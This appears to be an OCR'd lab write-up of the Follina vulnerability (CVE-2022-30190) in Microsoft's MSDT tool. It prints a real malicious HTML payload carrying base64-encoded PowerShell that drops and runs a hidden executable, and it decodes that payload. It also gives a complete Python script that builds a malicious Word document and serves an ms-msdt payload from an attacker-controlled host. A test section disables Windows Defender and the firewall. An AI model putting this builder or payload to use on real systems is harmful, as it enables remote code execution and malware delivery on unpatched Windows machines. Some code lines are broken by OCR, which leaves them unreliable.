REMOTE CODE EXECUTION (RCE) VULNERABILITY


# Introduction

A remote code execution vulnerability (CVE-2022-30190) exists when Microsoft Support Diagnostic Tool (MSDT) is called using the URL protocol from a calling application such as Word. An attacker who successfully exploits this vulnerability can run arbitrary code with the privileges of the calling application.

Technical Details and Exploit


The sample Word document was got first shared by @nao_sec on twitter.

After researching the contents of the it, here are the research details:


kali@kali: ~/workStation/CVE/msdt
File Actions Edit View Help

```
┌──(kali㉿kali)-[~/workStation/CVE/msdt]
└─$ echo tronglvSE150340
tronglvSE150340

┌──(kali㉿kali)-[~/workStation/CVE/msdt]
└─$ tree doc
doc
├── [Content_Types].xml
├── docProps
│   ├── app.xml
│   └── core.xml
├── _rels
└── word
    ├── document.xml
    ├── fontTable.xml
    ├── _rels
    │   └── document.xml.rels
    ├── settings.xml
    ├── styles.xml
    ├── theme
    │   └── theme1.xml
    └── webSettings.xml

5 directories, 10 files

┌──(kali㉿kali)-[~/workStation/CVE/msdt]
└─$ 
```

Here unzipping the contents of a word document (which combined and made a word document)




```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3"
Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml
"/><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings"
 Target="settings.xml"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/
relationships/styles" Target="styles.xml"/><Relationship Id="rId996" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/oleObject" Target="https://www.xmlformats.com/office/word/2022/
wordprocessingDrawing/RDF842l.html!" TargetMode="External"/><Relationship Id="rId5" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/theme1.xml"/><
Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
Target="fontTable.xml"/></Relationships>
```

<u>Inside doc/word/_rels/document.xml.rels contains the reference to the external link.</u>

NOTE: This link is no longer available online.


The contents of original file RDF842l.html



```
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param
\"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+
[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+
[char]58+'FromBase64String('+
[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNt
ZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0Lm
V4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2Mg
Y2QgQzpcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG
8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRl
Y29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+
[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>

```

The payload is the HTML document that contains a series of A character. The purpose of these A's were the necessary padding to make the file size over 4096 bytes in length because any files less than 4096 bytes would not trigger the payload cause an HTML processing function had a hardcoded buffer size.

Above lines are powershell code which is encoded in base64. When decode this:



```
┌──(kali㉿kali)-[~]
└─$ echo tronglvSE150340
tronglvSE150340

┌──(kali㉿kali)-[~]
└─$ echo "JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUga
GlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dz
dHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjA
yMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aWwgLWRlY2
9kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw==" | base64 -d | tr ";" "\n"
$cmd = "c:\windows\system32\cmd.exe"
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe"
Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&for /r %temp% %i in (05-2
022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c &&expand 1.c
-F:* .&&rgb.exe"

┌──(kali㉿kali)-[~]
└─$
```

# Affected Products

[+] This vulberability can aba exploited in all OS of windows family, both desktop and server.

[+] Microsoft office versions 2013/2016/2019/2021 and other Professional plus.

Rebuild maldoc with python

[+] doc skeleton

[+] source code

```
#!/usr/bin/env python3

import argparse
import ipaddress
import netifaces
import os
import tempfile
import shutil
import base64
import random
import string
import socketserver
import socket
```


```python
import http.server



"""
Creating Arguments Parsing
"""
parser = argparse.ArgumentParser()
parser.add_argument(
    "--command",
    "-c",
    default = 'start chrome.exe
"https://www.youtube.com/watch?v=WYmZpTBNG4w&t=30s"',
    help = "command to run on the target machine (default: start
chrome.exe
\"https://www.youtube.com/watch?v=WYmZpTBNG4w&t=30s\")",
)
parser.add_argument(
    "--output",
    "-o",
    default = "./maldoc_CVE-2022-30190.doc",
    help = "output maldoc file (default: ./maldoc_CVE-2022-
30190.doc)",
)
parser.add_argument(
    "--interface",
    "-i",
    default = "eth0",
    help = "network interface or IP address to host HTTP server
(default: eth0)",
)
parser.add_argument(
    "--port",
    "-p",
    default = "8000",
    help = "port to serve the HTTP server (default: 8000)",
)
"""
Main function
    [+] Getting IP address from interface for maldoc knows what
to reach out to.
    [+] Copy the Microsoft Word skeleton into a temporary
staging folder.
    [+] Creating maldoc
    [+] Serve html payload
"""
def main(args):
    """ Getting IP address from interface for maldoc knows what
to reach out to. """
    try:
        serve_host = ipaddress.IPv4Address(args.interface)
    except ipaddress.AddressValueError:
        try:
            serve_host =
netifaces.ifaddresses(args.interface)[netifaces.AF_INET][0][
                "addr"
            ]
        except ValueError:
            print(
                "[!] error detering http hosting address. did
you provide an interface or ip?"
            )
            exit()
    """ Copy the Microsoft Word skeleton into a temporary
staging folder. """
    doc_skeleton = "doc"
    temp_staging_dir = os.path.join(
        tempfile._get_default_tempdir(),
next(tempfile._get_candidate_names())
    )
    maldoc_path = os.path.join(temp_staging_dir, doc_skeleton)
    shutil.copytree(doc_skeleton, os.path.join(temp_staging_dir,
maldoc_path))
    print(f"[+] Copied Microsoft Word skeleton
{temp_staging_dir}")
    # Prepare a temporary HTTP server location
    serve_path = os.path.join(temp_staging_dir, "www")
    os.makedirs(serve_path)
    """ Creating maldoc step """
    # Modify maldoc_CVE-2022-30190 to include our HTTP server
    rels_path = os.path.join(
        temp_staging_dir, doc_skeleton, "word", "_rels",
"document.xml.rels"
    )
    with open(rels_path) as file:
        modify_rels_xml = file.read()
    modify_rels_xml = modify_rels_xml.replace(
        "{staged_html}",
f"http://{serve_host}:{args.port}/index.html"
    )
    with open(rels_path, "w") as file:
        file.write(modify_rels_xml)
    # Rebuild the original of office file
    shutil.make_archive(args.output, "zip", maldoc_path)
    os.rename(args.output + ".zip", args.output)
    print(f"[+] Created maldoc {args.output}")

    """ Serve HTTP payload """
    command = args.command
    # Base64 encode our command return str
    base64_payload = base64.b64encode(command.encode("utf-
8")).decode("utf-8")
    html_payload = f"""<script>location.href = "ms-msdt:/id
PCWDiagnostic /skip force /param \\"IT_RebrowseForFile=?
IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-
Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetS
tring([System.Convert]'+[char]58+[char]58+'FromBase64String('+[c
har]34+'{base64_payload}'+[char]34+'))'))))i/../../../../../../..
/../../../../../../../../Windows/System32/mpsigstub.exe\\""; //"""
    html_payload += (
        "".join([random.choice(string.ascii_lowercase) for _ in
range(4096)])
        + "\n</script>"
    )
    # Create HTML endpoint
    with open(os.path.join(serve_path, "index.html"), "w") as
file:
        file.write(html_payload)
    # Create basic webserver serving file
    class ReuseTCPServer(socketserver.TCPServer):
        def server_bind(self):
            # Setting socket option at the socket
level(SOL_SOCKET)
            # The SO_REUSEADDR flag tells the kernel to reuse a
local socket in TIME_WAIT state,
            #                                    without waiting
for its natural timeout to expire.
            #                                    1 parameter is
(ON/true).
            # Avoid bind() exception: OSError: [Errno 48]
Address already in use.
            self.socket.setsockopt(socket.SOL_SOCKET,
socket.SO_REUSEADDR, 1)
            # Hosting server on local_address
            self.socket.bind(self.server_address)
    class Handler(http.server.SimpleHTTPRequestHandler):
        def __init__(self, *args, **kwargs):
            super().__init__(*args, directory=serve_path,
**kwargs)
        def log_message(self, format, *func_args):
            super().log_message(format, *func_args)
        def log_request(self, format, *func_args):
            super().log_request(format, *func_args)
    def serve_http():
        with ReuseTCPServer(("", int(args.port)), Handler) as
httpd:
            httpd.serve_forever()
    # Host the HTTP server on all interfaces
    print(f"[+] Serving html payload on :{args.port}")
    serve_http()
if __name__ == "__main__":
    main(parser.parse_args())
```

# Setup environment

[+] VMs

- Windows
    - chrome browser
    - office deployment tools

Download and extract then change dir to extracted folder run this command with administrator



```
D:\app\Office>setup.exe /configure configuration-Office2021Enterprise.xml
```


- Kali

# Time to test

[+] on kali machine

// Creating webserver serves file on port 9000


$ python3 -m http.server 9000



```
┌──(kali㉿kali)-[~/…/CVE/0x7E6/30190/msdt]
└─$ python -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```

// run python maldoc into another terminal

`$ ./modify_maldoc.py`




kali@kali: ~/workStation/CVE/0x7E6/30190/msdt

File Actions Edit View Help

```
┌──(kali㉿kali)-[~/…/CVE/0×7E6/30190/msdt]
└─$ ./modify_maldoc.py
[+] Copied Microsoft Word skeleton /tmp/0frqbvrc
[+] Created maldoc ./maldoc_CVE-2022-30190.doc
[+] Serving html payload on :8000
█
```

[+] on windows machine

- turn off firewall
- turn off windows security (real-time and cloud-delivered)



MSEdge_Win10_Target (TargetComplete) [Running] - Oracle VM VirtualBox

Windows Security

Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

Cloud-delivered protection is off. Your device may be vulnerable. Dismiss

Off

Privacy Statement

Automatic sample submission

Kali-2022.2-x64 (CVE-2022-30190) [Running] - Oracle VM VirtualBox


kali@kali: ~/workStation/CVE/0x7E6/30190/msdt

```
┌──(kali㉿kali)-[~/…/CVE/0×7E6/30190/msdt]
└─$ python -m http.server 9000
Serving HTTP on 0.0.0.0 port 9000 (http://0.0.0.0:9000/) ...
```

kali@kali: ~/workStation/CVE/0x7E6/30190/msdt

```
┌──(kali㉿kali)-[~/…/CVE/0×7E6/30190/msdt]
└─$ ./modify_maldoc.py
[+] Copied Microsoft Word skeleton /tmp/0frqbvrc
[+] Created maldoc ./maldoc_CVE-2022-30190.doc
[+] Serving html payload on :8000
```

- open browser access: [ip_kali_machine:9000] and download maldoc. [ip_kali_machine] depend on your kali vm.



Directory listing for /

- doc/
- maldoc_CVE-2022-30190.doc
- modify_maldoc.py
- RDF8421.html
- README.md

